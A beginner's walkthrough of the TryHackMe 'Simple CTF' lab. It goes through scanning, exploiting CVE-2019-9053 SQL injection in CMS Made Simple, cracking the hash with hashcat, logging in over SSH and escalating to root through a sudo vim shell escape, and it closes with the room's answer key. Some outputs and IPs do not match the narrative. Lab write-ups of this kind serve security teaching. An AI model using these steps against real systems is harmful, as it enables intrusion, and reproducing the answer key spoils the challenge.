

TryHackMe: Simple CTF Room

Overview

This walkthrough provides a comprehensive guide to completing the TryHackMe room "Simple CTF", targeted at beginners. The room covers basic enumeration, vulnerability identification, exploitation, and privilege escalation. The aim is to gain root access to the target system and retrieve user and root flags.

Room Link: <https://tryhackme.com/room/easyctf>

Target Information

- **Machine IP:** 10.10.5.50
- **Difficulty:** Easy
- **Focus Areas:** Enumeration, Web Exploitation, CVE Exploitation, Privilege Escalation

Step 1: Initial Scanning

Before diving into exploitation, we must gather information about open ports and services running on the target. We use Nmap, a network scanning tool, to identify entry points by scanning all ports and detecting service versions.

```
root@ip-10-10-178-76:~# nmap -sS -A 10.10.5.50
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-10 14:03 BST
Nmap scan report for ip-10-10-5-50.eu-west-1.compute.internal (10.10.5.50)
Host is up (0.00070s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.10.178.76
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
```

First we seem to have 3 ports open:

- 21/ftp
- 80/http
- 2222/ssh

Step 2: Enumeration

Now that we know which ports are open, we proceed to enumerate each service for more information. This involves accessing services manually and using automated tools like Gobuster to identify hidden files or directories.

```
root@ip-10-10-178-76: ~
File Edit View Search Terminal Help
root@ip-10-10-178-76:~# ftp 10.10.5.50
Connected to 10.10.5.50.
220 (vsFTPd 3.0.3)
Name (10.10.5.50:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt

root@ip-10-10-178-76:~# cat ForMitch.txt
Dammit man... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!
root@ip-10-10-178-76:~#
```

This gives us a hint. The password will be easily cracked and it looks like it's a default one.

Now we can use Gobuster which is a good tool to rapidly scan a wordlist to discover directories and files on a web server.

```
root@ip-10-10-178-76:~# gobuster dir -u http://10.10.5.50 -w/usr/share/dirb/wordlists/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.5.50
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess (Status: 403) [Size: 294]
./htpasswd (Status: 403) [Size: 294]
/robots.txt (Status: 200) [Size: 929]
/server-status (Status: 403) [Size: 298]
```

The /simple URI looks interesting, let's see what's behind there.


```
root@ip-10-10-178-76:~# curl http://10.10.5.50/simple/
<!doctype html>
<!--[if IE 8]>          <html lang='en' dir='ltr' class='lt-ie9'> <![endif]-->
<!--[if gt IE 8]><!--> <html lang='en' dir='ltr'> <!--<![endif]--><head>
    <meta charset='UTF-8' />

<base href="http://10.10.5.50/simple/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <title>Home - Pentest it</title>
    <meta name='HandheldFriendly' content='True' />
    <meta name='MobileOptimized' content='320' />
    <meta name='viewport' content='width=device-width, initial-scale=1' />
    <meta http-equiv='cleartype' content='on' />
    <meta name='msapplication-TileImage' content='http://10.10.5.50/simple/uploads/simplex/images/icons/cmsms-152x152.png' />
    <meta name='msapplication-TileColor' content='FFFFFF' />
```

CMS Identification


Navigated to <http://10.10.5.50/simple> → CMS Made Simple 2.2.8



Step 3: Vulnerability Identification

With the CMS and its version identified, the next step is to search for any known vulnerabilities affecting that software. We can check Google for any related CVEs. A CVE (Common Vulnerabilities and Exposures) is a record of a vulnerability in a given application.

CVE Search:



Identified:

- CVE-2019-9053: Authenticated SQL Injection.

Exploitation:

searchsploit CMS Made Simple 2.2.8

```
(kali@kali)~[~/Downloads]
$ searchsploit "CMS Made Simple"

Exploit Title | Path
---|---
CMS Made Simple (CMSMS) Showtime2 - File U | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-S | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote F | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cros | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' S | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-S | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerab | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Executio | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusi | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclos | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusi | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabi | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request F | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' L | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemp | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabi | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execut | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Up | php/webapps/48779.py

CMS Made Simple 2.2.15 - RCE (Authenticate | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Re | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Re | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web S | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - | php/webapps/34300.py
```

The one we want is the SQL Injection, we can see that it points to php/webapps/46635.py. On a Kali Linux, the exploits can be found at /usr/share/exploitdb/exploits. We can copy it to a working directory and attempt to execute it.

Commands:

- `python3 46635.py -u http://10.10.44.162/simple/`



```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
```

We have a salted hash for mitch. This looks like MD5, so let's fire up hashcat.

Hashcat is a fast and powerful password recovery tool used for cracking password hashes using CPUs or GPUs. It supports a wide range of hash algorithms like MD5, SHA1, NTLM, and bcrypt. With flexible attack modes like dictionary, brute-force, and hybrid, Hashcat is widely used in penetration testing and password audits.

- `hashcat -O -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt`



```
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords...: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
```

We found the password. Now using this password let's gain a foothold.

Step 4: Gaining Access

With credentials in hand, we now attempt to log into the system using the discovered services. SSH access is available on a non-standard port (2222), which we'll use to log in as the identified user.

```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x
(kali@kali)~[~/Downloads]
$ ssh mitch@10.10.44.162 -p 2222
The authenticity of host '[10.10.44.162]:2222 ([10.10.44.162]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTb08d0JPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.44.162]:2222' (ED25519) to the list of known hosts.
mitch@10.10.44.162's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

Step 5: Privilege Escalation

Now that we have user-level access, the final goal is to escalate our privileges to root. This involves checking for misconfigured sudo permissions or exploiting system binaries that allow elevated access.

Let's enumerate the home directory for more information.

```
Last login: Fri Jul 11 12:11:08 2025 from 10.23.141.117
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ ls /home
mitch sunbath
```

Using Vim for Root Shell:

Vim (short for Vi IMproved) is a highly configurable, powerful text editor used primarily on Unix-based systems.

Here we are leveraging Vim's ability to run shell commands. Since mitch had sudo rights for Vim, this command spawns a root shell.

```
(kali㉿kali)-[~]
└─$ ssh mitch@10.10.44.162 -p 2222
mitch@10.10.44.162's password: gga
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Fri Jul 11 12:35:22 2025 from 10.23.141.117
└─$ sudo vim -c ':%!bin/sh'

# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```

And now the system pwned.



Congratulations on completing Simple CTF!!! 🎉

Points earned 🎯 300	Completed tasks ✅ 1	Room type 🚩 Challenge	Difficulty 📶 Easy	Streak 🔥 1
------------------------	------------------------	--------------------------	----------------------	---------------

Room Questions And Answers:

#	Question	Answer
1	How many services are under 1000?	2
2	What is running on the higher port?	ssh
3	What's the CVE you're using against the CMS?	CVE-2019-9053
4	What type of vulnerability is it?	SQLi
5	What's the password?	secret
6	Where can you login with the details obtained?	SSH
7	What's the user flag?	G00d j0b, keep up!
8	What's the name of the other user?	sunbath
9	What can you leverage to spawn a privileged shell?	vim
10	What's the root flag?	W3ll d0n3. You made it!